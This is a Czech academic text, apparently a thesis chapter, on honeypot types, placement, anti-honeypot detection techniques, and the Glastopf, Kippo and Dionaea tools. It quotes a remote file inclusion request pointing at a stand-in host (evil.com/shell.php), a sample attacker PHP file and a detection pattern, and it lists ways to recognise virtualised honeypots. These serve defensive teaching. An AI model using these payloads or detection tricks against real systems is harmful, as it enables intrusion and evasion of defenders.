Pod slovem interakce si musíme představit množství aktivit, které chceme dovolit útočníkovi. Vyšší možnost interakce zvyšuje počet informací, které může honeypot o typu útoku a útočníku získat. Tímto se, ale také zvyšuje riziko průniku, protože čím více informací chceme o útočníkovi získat, tím více možností mu musíme nabídnout.

Honeypot s vysokou mírou interakce

Pro útočníka se takovýto honeypot tváří jako skutečný operační systém s cílem zachytit maximum možných informací o útočníkově technice. Standartní příkaz nebo aplikace, kterou útočník může očekávat je dostupná. Většina těchto systémů může být také úmyslně neaktualizována, aby svými zranitelnostmi lákala útočníka. Jsou k dispozici všechny vrstvy OSI modelu a to dovoluje použití jakékoliv metodiky k prolomení se do

systému. Takovýto druh honeypotu je velmi obtížný na instalaci a konfiguraci, protože obsahuje velké množství nástrojů. Jakmile je však instalován může být velmi nápomocný k odchycení nového druhu exploitu, viru, červa nebo zranitelnosti.

Příklady: High Interaction Honeypot Analysis Toolkit (HIHAT), HoneyBow, Sebek, HonSSH, Honeynets, ManTrap

Honeypot se střední mírou interakce

Jedná se o kombinaci honeypotu s nízkou a vysokou mírou interakce. Tento typ implementace samozřejmě nedosahuje kvalit vysoké interakce, ale oproti nízké variantě může například obsahovat plně implementovaný HTTP protokol nebo Apache.
Honeypot poskytuje útočníkovi odpověď, kterou přesně očekává, a tedy ho láká k další činnosti. Jakmile se útočník pokusí honeypot infikovat pomocí payloadu či malware, systém tento soubor analyzuje a pokusí se simulovat pozitivní odpověď. Tyto honeypoty jsou komplexně strukturovány a potřebují čas pro konfiguraci a znalosti protokolů sítě, aplikací a služeb. Jsou také zranitelnější. Většinou jsou používány jako domácí honeypoty, při vhodné konfiguraci mohou být použity i v podnikových sítích.

Příklady: Kippo, mwcolectd, Multipot, Nepenthes

Honeypot s nízkou mírou interakce

Oproti přecházejícím variantám emulují pouze část funkcí, kterou můžete například očekávat od serveru, a tedy minimalizují interakci s útočníkem. Jedná se o software nebo třeba pouze o skript, který emuluje část operačního systému nebo služby jako je http, smtp nebo ftp. Protože nejsou reálným systémem, množství získaných dat od útočníka bude záležet na hloubce emulace příslušné služby. Jsou jednoduché na instalaci a správu a ze všech tří druhů honeypotu jsou nejméně rizikové.

Příklady: Honeyd, Nepenthes, Glastopf, Conpot, Thug, Dionaea

3.2.4.2 Druhy honeypotu

Produkční

Produkční honeypot je implementován jako součást obranné strategie organizace, kdy pomáhá chránit jejich vnitřní systémy. Je implementován tak, že pomáhá detekovat útočníky a eliminovat útoky na reálné produkční systémy. Informace posbírané z těchto

útoků mohou posloužit k upřesnění zdroje útoku a směru útoku, tedy, které části systému budou napadeny a jakým způsobem. Pro produkční prostředí se mohou použít i honeypoty s nízkou mírou interakce.

Výzkumná

Výzkumné honeypoty jsou navrženy pro hloubkovou analýzu útoku a získání maxima informací o útočníkovi. Tyto informace se využívají pro získání představy nejen o útoku, ale také o tom, kdo jsou útočníci, jak jsou organizováni a jaké nástroje používají. Informace nám mohou získat představu o budoucích hrozbách a nových metodách. Tyto honeypoty mají minimální přidanou hodnotu pro komerční organizace, většinou jsou implementovány univerzitami nebo bezpečnostními společnostmi.

3.2.4.3 Platformy

Platformy popisují běh na hardwaru nebo softwaru a mohou být virtuální nebo fyzické.

Virtuální

Virtuální honeypoty na rozdíl od fyzických mezi sebou sdílejí hardware. Jeden počítač může hostit několik virtuálních hostů a tedy několik různých honeypotů. Toto snižuje nároky na flexibilitu a správu. Může se použít velká škála vizualizační technologie jako je VMware, VirtualBox, Xen6 a jiné.

Příkladem je Argos.

Fyzická

Jedná se o operační systém nebo službu běžící na jednom pevném zařízení, většinou patřící do kategorie honeypotů s vysokou mírou interakce.

Příkladem jsou Honeynets.

3.2.4.4 Honeytoken

Honeytoken je honeypot, který nereprezentuje reálný počítačový systém. Často je pojem „token“ pouze označení pro část informace nebo digitální entitu, která nemá reálnou hodnotu. Jsou umísťovány do sítě jako první varující mechanizmus. Mohou být umístěny přímo do honeypotů nebo na produkční systémy. Může se jednat například o falešný

administrátorský účet bez práv. Pokud se útočník do něj pokusí proniknout je odesláno varování. Dalším případem je falešný účet do databáze. Jakmile je použit, tak je to známka toho, že databáze byla pravděpodobně kompromitována.

3.2.4.5 Honeynets

Jedná se o kombinaci několika honeypotů s vysokou mírou interakce v síti. Pracují společně s centrálním monitoringem, kde se shromažďují a vyhodnocují veškerá data.


3.2.4.6 Honeyfarms

Namísto instalace velkého množství honeypotů do jedné nebo více sítí jsou instalovány do konsolidované lokace nazývané „honeypot farms“. Jedná se tedy o centrální sběrné úložiště a zdroj pro analytické nástroje. Útočník je přesměrován do této farmy na základě předchozího vyhodnocení, v jaké části sítě se pohyboval a co za akci dělal.

3.2.5 Umístění v síti

Honeypot lze v síti umístit do třech lokalit. Každé umístění má určitá omezení, především záleží na účelu, ke kterému chceme honeypot použít.

Obrázek č. 8-Umístění honeypotu v síti



Zdroj: (Spitzer, 2003)

- Honeypot A-Externí umístění
- Honeypot C-Interní umístění
- Honeypot B,D-DMZ (Demilitarizovaná zóna)

3.2.5.1 Externí umístění

Jedná se o umístění přímo na internet bez firewallu a jakéhokoliv filtrování provozu pro zachycení maximálních možných informací. Jedná se o nejsnazší umístění v síti používané většinou pro domácí použití s nejvyšší mírou ohrožení. Tento druh zapojení vyžaduje veřejnou IP adresu. V tomto zapojení lze velmi jednoduše fyzicky pozorovat aktivitu na honeypotu a v případě ohrožení jej jednoduše odpojit od sítě. Umístění honeypotu před firewall redukuje risk vzhledem k interní síti, ale limituje možnosti simulace produkčních systémů a generování záznamů, které mohou vznikat jen ve vnitřních sítích.

3.2.5.2 Interní umístění

Honeypot je skryt za firewall a jeho provoz je filtrován. Jedná se o nejlepší umístění pro rychlé varovné zprávy, pokud se útočník pokusí prolomit síťové obrany, nebo začne útočit na síť. Pokud útočník kompromituje honeypot v interní síti, jedná se o velké riziko. Pokud chceme maximálně eliminovat riziko, umístíme do sítě další firewall, znám jako reverzní firewall na filtrování odchozího provozu nebo použijeme honeypot s nízkou mírou interakce. Vzhledem k tomu, že je honeypot umístěn za firewallem, musí se administrátor rozhodnout, jaký provoz bude filtrován směrem k honeypotu. Jedná se například o volbu specifických portů.

3.2.5.3 DMZ

Umístění honeypotu do demilitarizované zóny je nejlepší volbou pro bezpečnost korporátní sítě. Můžeme ho umístit do samostatné zóny, jedním z velkých rizik umístění do separátní zóny je nemožnost varování před kompromitací interní sítě. Umístění do společné zóny klade zvýšené požadavky na zabezpečení ostatních systémů.

3.2.6 Výhody a nevýhody

+ Pracují v zabezpečeném prostředí.
+ Sbírají a zaznamenávají menší objemy dat, ale s mnohem větší důležitostí.
+ Nepotřebují znát útočníkovu signaturu jako IDS.
+ Oproti IDS mohou honeypoty zaznamenat nové nebo nestandardní útoky
+ Dají se virtualizovat.

+ Mohou zachytávat šifrovaný provoz (Sebek).
+ Pracují s IPv6.
- Mohou být zneužity útočníkem k průniku do sítě nebo i jiných systémů.
- Mohou monitorovat útok pouze sami na sebe, nemonitorují průnik do jiných systémů v síti.
- Mohou být zaznamenány útočníky.
- Pokud jsou špatně implementovány v síti, znamenají další ohrožení sítě.

3.2.7 Anti-honeypot technologie

Honeypoty jsou velmi dobrým zdrojem informací o útočníkovi, jeho metodách a cíli. Množství získaných informací záleží na reálnosti prostředí. Pokud se útočník dostane do honeypotu a zjistí, že se nenachází na skutečném zařízení, může se pokusit zahladit stopy o své přítomnosti nebo napadnout okolní systémy. Aby přítomnost honeypotu s nízkou mírou interakce nebyla zaznamenána, je nutné oklamat síťové skenery. Pro honeypoty s vysokou mírou interakce je tedy nutné velmi věrohodně simulovat cílové zařízení. Není problém pro instalaci na fyzickém zařízení, problém ovšem nastává pro zařízení instalované na virtuálním stroji, kde je těžší maskování před útočníkem. Rizika prozrazení jsou popsána níže.

3.2.7.1 User-mode Linux (UML)

Jedná o Linux kernel, který může běžet uvnitř jiného linuxového systému. Uživatel má možnost poslat jakýkoliv paket nebo síťovou aktivitu do UML. S UML systémem může uživatel nastavit jakýkoliv program nebo službu tak, aby se tvářila, že běží jako na běžném systému. Například, když se útočník připojí na ssh službu bude mu ukázána reálná běžící služba v živém systému. Výhodou UML je možnost získat TTY logování. Spoustu honeypotů zaznamenává provoz prostřednictvím „packet snifferu“, což je v pořádku, dokud se útočník nerozhodne použít zabezpečené spojení. UML mód má několik chyb, které mohou být snadno odhaleny zkušeným útočníkem.

UML nepoužívá reálný HDD pro ukládání dat, namísto toho používá virtuální zařízení, které se stává součástí souborového systému. Tato zařízení jsou připojena do UML jako /dev/ubd*. Je tedy jednoduše možné ověřit příkazem „df-k“ nebo „mount”, co

je přesně připojeno. V pozdějších vydáních UML je toto řešení skrýváno v dev/ubd* zařízení a navenek je prezentován jako skutečně vypadající disk.

Další možností zjištění zda jsme v UML nebo skutečném systému, je prostřednictvím „/proc tree“. Je možné, že se zde bude nacházet několik anomálií, které upozorní zkušeného útočníka.

3.2.7.2 VMware

Nástroj VMware velmi zvedl popularitu honeypotu. Umožňuje současně běh různého počtu virtuálních zařízení v jednom operačním systému a simulaci jakéhokoliv operačního systému. Emuluje hardwarové vybavení předdefinovaným nastavením. Díky těmto vlastnostem a snadnému přenosu z jednoho hostitele na jiného je často VMware používán pro honeypoty. Od verze 4.5 byla radikálně snížena možnost konfigurace hardware.

Tabulka č. 1-Základní konfigurace VMware

Hardware	Typ
VideoCard	VMware Inc [VMware SVGA II] PCI Display Adapter
Network Interface Card	Advanced Micro Devices [AMD] 79c970 [PCnet 32 LANCE] (rev 10)
The name of IDE and SCSI devices	VMware Virtual IDE Hard Drive, NECVMWar VMware IDE CDR10, VMware SCSI Controller
SCSI Controller	VMware SCSI Controller

Zdroj: (Holz & Raynal, 2005)

Tyto předdefinované hodnoty dělají honeypot velmi snadno detekovatelným. Další hlavní zranitelností VMware honeypotů je MAC adresa, která je přiřazena síťové kartě. Částí MAC adresy, která reprezentuje prodejce (první tři oktety), je na VMware síťovém interface vždy jedna z těchto hodnot:

00-05-69-xx-xx-xx
00-0C-29-xx-xxxx
00-50-56-xx-xx-xx

Poslední velkou zranitelností VMware honeypotů je I/O backdoor, který byl ponechán vývojáři pro runtime konfiguraci virtuálních počítačů. Jedná se o kód v assembleru, který může zpřístupnit speciálně navržený backdoor.

Ukázky příkazů, které mohou být použity:

Tabulka č. 2-Příkazy VMware

Příkaz	Popis
05h	Nastavení pozice kurzoru myši
07h	Vyčtení dat z uživatelova klipboardu
09h	Poslání dat do uživatelova klipboardu
0Ah	Získání VMware verze
0Bh	Získání informací o zařízení

Zdroj: (Holz & Raynal, 2005), vlastní zpracování

Úspěšné spuštění těchto příkazů může útočníkovi napovědět, že se nachází na VMware zařízení a způsobit nestabilitu VMware zařízení.

3.2.7.3 chroot, jails

Jedná se o podobné použití jako virtuální zařízení, jen s tím rozdílem, že se toto děje pod stejným hostitelem a kernelem na kterém běží operační systém. Chroot v zásadě limituje uživatele na specifickou oblast systému, ale zároveň mu dává pocit, že stojí na nejvyšší příčce souborového systému. Toto dovoluje vytvoření malého, simulovaného prostředí v rámci systému, které nemůže způsobit žádné škody. Z tohoto pohledu můžeme útočníkovi nastavit hlídané cesty s dokumenty a pozorovat co s nimi chce dělat, jako jsou například /dev nebo proc složky nebo standardní složky /usr či /etc. Z tohoto pohledu je také možné simulovat různé distribuce Linuxu nastavením specifických složek s chroot.

3.2.7.4 Časování

Jedná se o problém všech honeypotů. Honeypot loguje to, jak útočník využije zařízení, každou spuštěnou instrukci a příkaz. Většina těchto příkazů způsobí další interakci, tedy větší zátěž. Všechny tyto události můžou způsobit časovou prodlevu, kterou může útočník zaznamenat nebo vytížení honeypotu a jeho pád. Speciální případy jsou pak vizualizované honeypoty, kde jsou zaznamenávány i chyby virtuálních strojů, například u virtuálního stroje VMware.

3.2.7.5 Honeyd

Honeyd je démon, který je napsán pro UNIXové platformy, ale nyní existuje už i pro Windows. Je designován tak, aby emuloval více hostů a sítí na jednom počítači. Při emulování hosta se může tvářit jako jakýkoliv operační systém, který uživatel chce. Tohoto je pro útočníka dosaženo pomocí emulace odchozích paketů, které simulují požadovaný operační systém. Tyto pakety slouží jako odpověď na to, pokud někdo hromadně skenuje síť pro nalezení různých hostitelů. Určité služby, jako IIS nebo telnet démon na Cisco routerech mohou být emulovány pomocí dodatečné instalace modulů nebo perl skriptů. Tyto skripty dovolují útočníkovi připojit se na specifický port a dávají mu pocit, že je na požadovaném zařízení. Skripty mohou emulovat jakoukoliv službu, záleží na požadavcích uživatele. Honeyd pracuje na principu poslouchání sítě a paketů, které jsou zaměřené na konkrétní ip adresy a porty. Poté už záleží na konfiguraci příslušných konfiguračních souborů, které musí obsahovat předem definovanou dvojici
odpověď- žádost.

Jedním z hlavních problémů Honeyd je snaha odpovědět na všechny pakety i na ty, na které by odpovídat neměl. Jedná se třeba o nevalidní pakety. Toto bude útočníkem většinou přehlédnuto, protože nástroje, které obvykle používá, neočekávají odpověď. Jediná možnost jak toto chování odhalit, je sledování sítě pomocí paket snifferu.

Další vážný problémem je emulování služby prostřednictvím perl skriptu, kdy může útočník tyto skripty prozkoumat a testováním odhalit chyby v těchto skriptech
a využít je pro odhalení honeypotu a jeho poškození.

3.2.7.6 Procesor

Jedna z možností, jak zaznamenat přítomnost virtuální stanice, je detekce procesoru. V ochranném modu operačního systému jsou přístupy do paměti zpracovávány pomocí tabulek, ukazatelů, registrů a instrukcí přerušení. Poslední jmenované, tedy instrukce mohou být spuštěny i neprivilegovaným procesem. Problém nastane v momentu, kdy více procesů se pokusí současně volat jednu instrukci. Procesor má přístup k instrukcím pouze jednou. Tento problém může vznikat při běhu virtuálních operačních systémů. Aby nevznikal konflikt, je daná instrukce pro virtuální stroj přemapována. Pokud toto útočník odhalí, může usuzovat, že se jedná o virtuální operační systém.

3.2.8 Sebek

Jedná se o klient-server aplikaci, jejíž primární účel je zachycení aktivit útočníka ve výzkumných honeypotech. Jedná se o kernel rootkit, který zachytává a ukládá veškerá systémová volání read(). Sebek je aktivní výhradně v kernelu a má tak přístup ke všem datům v nešifrovaném tvaru. Může zaznamenávat jakákoliv data na SSH relaci nebo zaznamenávat hesla útočníků. Data jsou skrytě odesílána přes UDP protokol na Sebek server, který je součástí této architektury. Tohoto je dosaženo modifikací kernelu pro skrytí tohoto odchozího provozu a jsou také modifikované síťové datové struktury pro ztížení detekce. Naneštěstí je možné poslouchat provoz na síti a zaznamenat přítomnost Sebek, protože Sebek vše co zaznamená přes funkci read() odešle po síti. Pokud bude poslouchán provoz na síti, je možné tedy tento provoz rozpoznat.

3.2.8.1 Snort_inline

Jedná se o modifikovanou verzi populárního IDS systému Snort, která přidává nová pravidla, jako jsou drop, reject nebo sdrop a říká firewallu jak má být s paketem zacházeno. Tato technologie byla použita v druhé generaci honeypotu pro identifikaci a blokování známých útoků. Snort_inline také přidává ochranu při prolomení honeypotu útočníkem a snahou napadnout síť. Bohužel zrušení nebo modifikace odchozích paketů může navést útočníka k identifikaci tohoto chování a nalezení Snort_inline. Útočník se sledováním paketů v síti může dozvědět, zda paket byl úmyslně celý zrušen nebo jakákoliv jeho část, například Time to live (TTL) byla změněna.

3.2.8.2 Komerční nástroje

Existují také komerční anti-honeypot nástroje. Jedním z nich je Honeypot Hunter. Tento nástroj kontroluje seznam HTTPS a SOCKS4/SOCKS5 proxy pro existenci různých druhů honeypotu a tarpidu. Tento program funguje na otevření falešného mail serveru na portu 25 a připojení samo na sebe skrz danou proxy. Honeypot je zaznamenán, pokud proxy server ukazuje aktivní konektivitu, ale spojení na tento port není navázáno.

4 Použité technologie

4.1 Glastopf

Jedná se o webový honeypot v jazyce Python. Simuluje mnoho zranitelností webových aplikací se snahou maximálně zdokumentovat daný útok. Principu fungování je velmi jednoduchý, honeypot se snaží pozitivně odpovídat na útočníkovy pokusy. Převážně se jedná o remote file inclusion, SQL injection a local file inclusion attack. Sesbíraná data jsou uložena na disk a do databáze. Glastopf skenuje příchozí spojení na řetězce, jako jsou "=http://" or "CAST(0x". Pokud je nalezena shoda, pokusí se stáhnout soubor
a co nejvěrohodněji odpovědět útočníkovi.

Hlavní výhody:

- Zranitelnost je emulována dle typů. Jakmile je jeden útok emulován, může Glastopf zachytit neznámé útoky stejného typu.

- Glastopf je modulárně konstruován, je možné přidávat další rozšíření jako je například hlubší zaznamenávání nebo rozšířená manipulace s daty.

- Jsou emulovány populární typy útoků, jako jsou remote file inclusion přes vestavěný PHP sandbox, local file inclusion, který poskytne virtuální data a HTML injection použitím POST request.

- Glastopf pro snadné nalezení a zacílení nabízí klíčová slova, která nejčastěji hledají útočníci. Získává je také z requestů a přidává je pro svou atraktivitu.

Složková struktura:

Tabulka č. 3-Složková struktura Glastopf


Název	Popis
Data	Složka pro ukládání zachycených souborů a sandbox
db	Složka s databází.
log	Defaultní složka pro ukládání logů.
glastopf.cfg	Konfigurační nastavení Glastopf
start.sh	Shell skript pro start Glastopf.

Zdroj:autor

4.1.1 Základní architektura

Glastopf funguje jako web server, který zpracovává příchozí požadavky. Určitá část požadavku může být uložena do databáze nebo na disk a server poté vrací odpověď. Zpracování je na obrázku níže. Pokud pošle útočník škodlivý požadavek s malwarem nebo jinak nebezpečnou přílohou, je tento příchozí požadavek filtrován emulátorem a poté jsou data uložena na disk nebo do databáze. Aby útočník nenabyl podezření je mu vrácena validní odpověď.

Obrázek č. 9-Základní architektura Glastopf



Zdroj: (Rist, 2010)

Pro generování validní odpovědi je nutné znát veškeré informace o útoku. Celý požadavek se skládá ze tří částí, jako na tomto příkladu. První dvě komponenty, metoda

a dotaz jsou důležité.

```
GET http://www.example.com/folder/index.html HTTP/1.1
```

Web server příchozí požadavek zpracuje a následně na základě tohoto požadavku se rozhodne, kterou metodu má honeypot použít. Jsou podporovány tyto metody GET, POST a HEAD. Glastopf odpoví HEAD žádostí s hlavičkou web serveru. Pokud by byl požadavek typu POST, je obsah uložen. Většinu času ale Glastopf dostává pouze GET požadavky. Honeypot poté zkusí identifikovat druh útoku a to na základě předefinovaných vzorů. Tyto vzory jsou založeny na známých typech útoků. Nový příklad:

```
GET http://example.com/vulnerable.php?color=http://evil.com/shell.php
```


Útočník definuje proměnou "color" jako odkaz na nebezpečný soubor. Tento druh útoku se naývá "Remote File Inclusion".

Glastopf použije vnitřní vzory k zachycení této zranitelnosti pomocí vzoru:

```
if '=http://' inrequest:
handle_rfi_request()
```

Pokud byl identifikován druh útoku, začne se generovat odpověď pro úspěšné provedení. Tedy kladná odpověď útočníkovi, aby nic nepoznal.
Glastopf obsahuje jednoduchý parser pro infikované PHP soubory. Pokud je zaznamenán infikovaný soubor, extrahuje se ta část, která generuje odpověď a pokusí se formulovat validní odpověď.

Obrázek č. 10-Zachycení útoku Glastopf




Zdroj:(Rist, 2010)

4.1.2 Remote File Inclusion

Jedná se o velmi jednoduchý útok, kdy se web server kompromituje nebezpečným souborem. Útočník většinou očekává určitý druh zpětné reakce z infikovaného kódu o tom, že útok byl úspěšný.


Obrázek č. 11-Zachycení remote file inclusion útoku



Zdroj:(Rist, 2010)

Na obrázku č. 11 se začíná posíláním HEAD požadavku k útočníkovi. Poté se honeypot snaží získat soubor, který chce útočník použít. Poté emulátor zranitelností (na obrázku č. 12) projde kód pro nalezení volání echo funkce. Glastopf pak jakékoliv volání proměnné v kódu nahradí svou hodnotou.

Obrázek č. 12-Emulace zranitelnosti Remote file inclusion



Zdroj:(Rist, 2010)

Příklad, infikovaný soubor:

```
<?php $un =@php_uname();
        $up = system(uptime);
        echo "uname -a: $un<br>";
        echo "uptime: $up<br>";
        ?>
```

Emulátor zranitelností použije řádek s

```
        $un = @php_uname();
```

a nahradí

```
        @php_uname(); s
```

validní hodnotou. Poté ji uloží do slovníku, odkud emulátor získá hodnotu, pokud je volána.

```
        echo "uname -a: $un<br>";
```

Odpověď poté bude přibližně taková:

```
uname -a: GNU/Linux","Linux my.leetserver.com 2.6.18-6-k7<br>
uptime: 19:42:43 up 3 days, 22:39, 1 user, load average: 0.9, 0.2 0.1<br>
```

Jedná se sice o nevalidní XHTML, ale přesto je vráceno útočníkovi.

4.1.3 Local File Inclusion

V tomto typu útoku se útočník snaží využít slabinu v systému pro získání kritických informací nebo spuštění vlastního nebezpečného kódu. Pokud se útočník snaží získat systémové soubory jako password nebo shadow, Glastopf odpoví dynamicky generovanými daty, které jsou podobné datům, které chce útočník získat. Pokud pro honeypot je typ útoku neznámý, pouze ho zaznamená a odpoví útočníkovi chybou. Odpověď útočníkovi je konfigurovatelná, pro různé chyby lze tedy nastavit různé odpovědi.

4.1.4 Zaznamenávání a Analýza

Pokud je zaznamenán nebezpečný soubor, je uložen na disk do přesně specifikované složky. Následná analýza může být buď lokální, nebo může být soubor nahrán na externí nástroj či službu jako jsou CWSandbox, Norman Sandbox, VirusTotal nebo Anubis pro budoucí analýzu.

4.2 Kippo

Jedná se o honeypot se střední mírou interakce, který zaznamenává především útok hrubou silou prostřednictvím ssh. Kippo emuluje ssh relaci a pokud je uživatel v pořádku autorizován i interakci se shellem, tedy zaznamenává všechny příkazy v shellu do složky. Pomocí příkazu wget umožňuje ukládat soubory na disk pro pozdější analýzu.
Výhody:

- Falešný souborový systém s možností přidávat nebo odebírat soubory.
- Relace je ukládána jako UML kompatibilní pro přesnou časovou analýzu.
- Možnost přidání souborů zajímavých pro útočníka.
- Ukládávání souborů pro pozdější analýzu.

- Simultánní ukončení SSH spojení, honeypot příkazem exit neukončí spojení, ale přepne do podobné příkazové řádky a snaží se sesbírat další informace.

Složková struktura:

Tabulka č. 4-Složková struktura Kippo

Název	Popis
Data	Víceúčelová složka pro různé druhy souborů, například pro databázi.
Txtcmds	Složka pro vytváření příkazů.
dl	Defaultní složka pro ukládání staženého malwaru a exploitu.
log	Defaultní složka pro ukládání všech logů.
utils	Nastavení a správa Kippo utilit.
honeyfs	Data, která jsou prezentována útočníkovi.
fs.pickle	Soubor v jazyce Python, obsahuje formátování virtuálního souborového systému.
start.sh	Shell skript pro start Kippo.
kippo.cfg	Konfigurační nastavení Kippo.

Zdroj:autor

4.2.1 Zaznamenávání a Analýza

Kippo ukládá svůj souborový systém jako „pickle file“. Pickle používá jednoduchý virtuální stack-based systém, který zaznamenává potřebné instrukce pro rekonstrukci objektu. Dá se tedy říci, že „pickle file“ představuje dump části paměti, která umožňuje jednoduše zapsat objekt na harddisk v binárním formátu. Později se snadno tento objekt může načíst do paměti. Vždy když se připojí nový uživatel na honeypot, Kippo načte souborový systém do paměti. Útočník tedy může pracovat s tímto souborovým systémem jako se standardním souborovým systémem.

4.3 Dionaea

Dionaea je honeypot s nízkou mírou interakce, který převážně zaznamenává payloady a malware.Je považován za nástupce populárního honeypotu Nepenthes. Snaží se zachytit malware pomocí volně dostupných zranitelných služeb, které jsou vystaveny do sítě a poté udělá kopii zaznamenaného malware. Dionaea podporuje modulární

architekturu a embeduje python jako skriptovací jazyk, používá libemu pro detekci shellkódu, podporuje IPv6 a TLS.

Podporované protokoly:

Tabulka č. 5-Podporované protokoly Dionaea

Protokol	Popis
Server Message Block (SMB)	Jedná se o hlavní nabízený protokol Dionaea. SMB má velkou historii v podobě známých a častých chyb a je velmi oblíbeným cílem červů. Jedná se o protokol pro sdílenému přístupy k různým složkám a zařízením.
Hypertext Transfer Protocol(HTTP/HTTPS)	HTTP je nabízen na portu 80, HTTPS certifikát je vygenerován při startu.
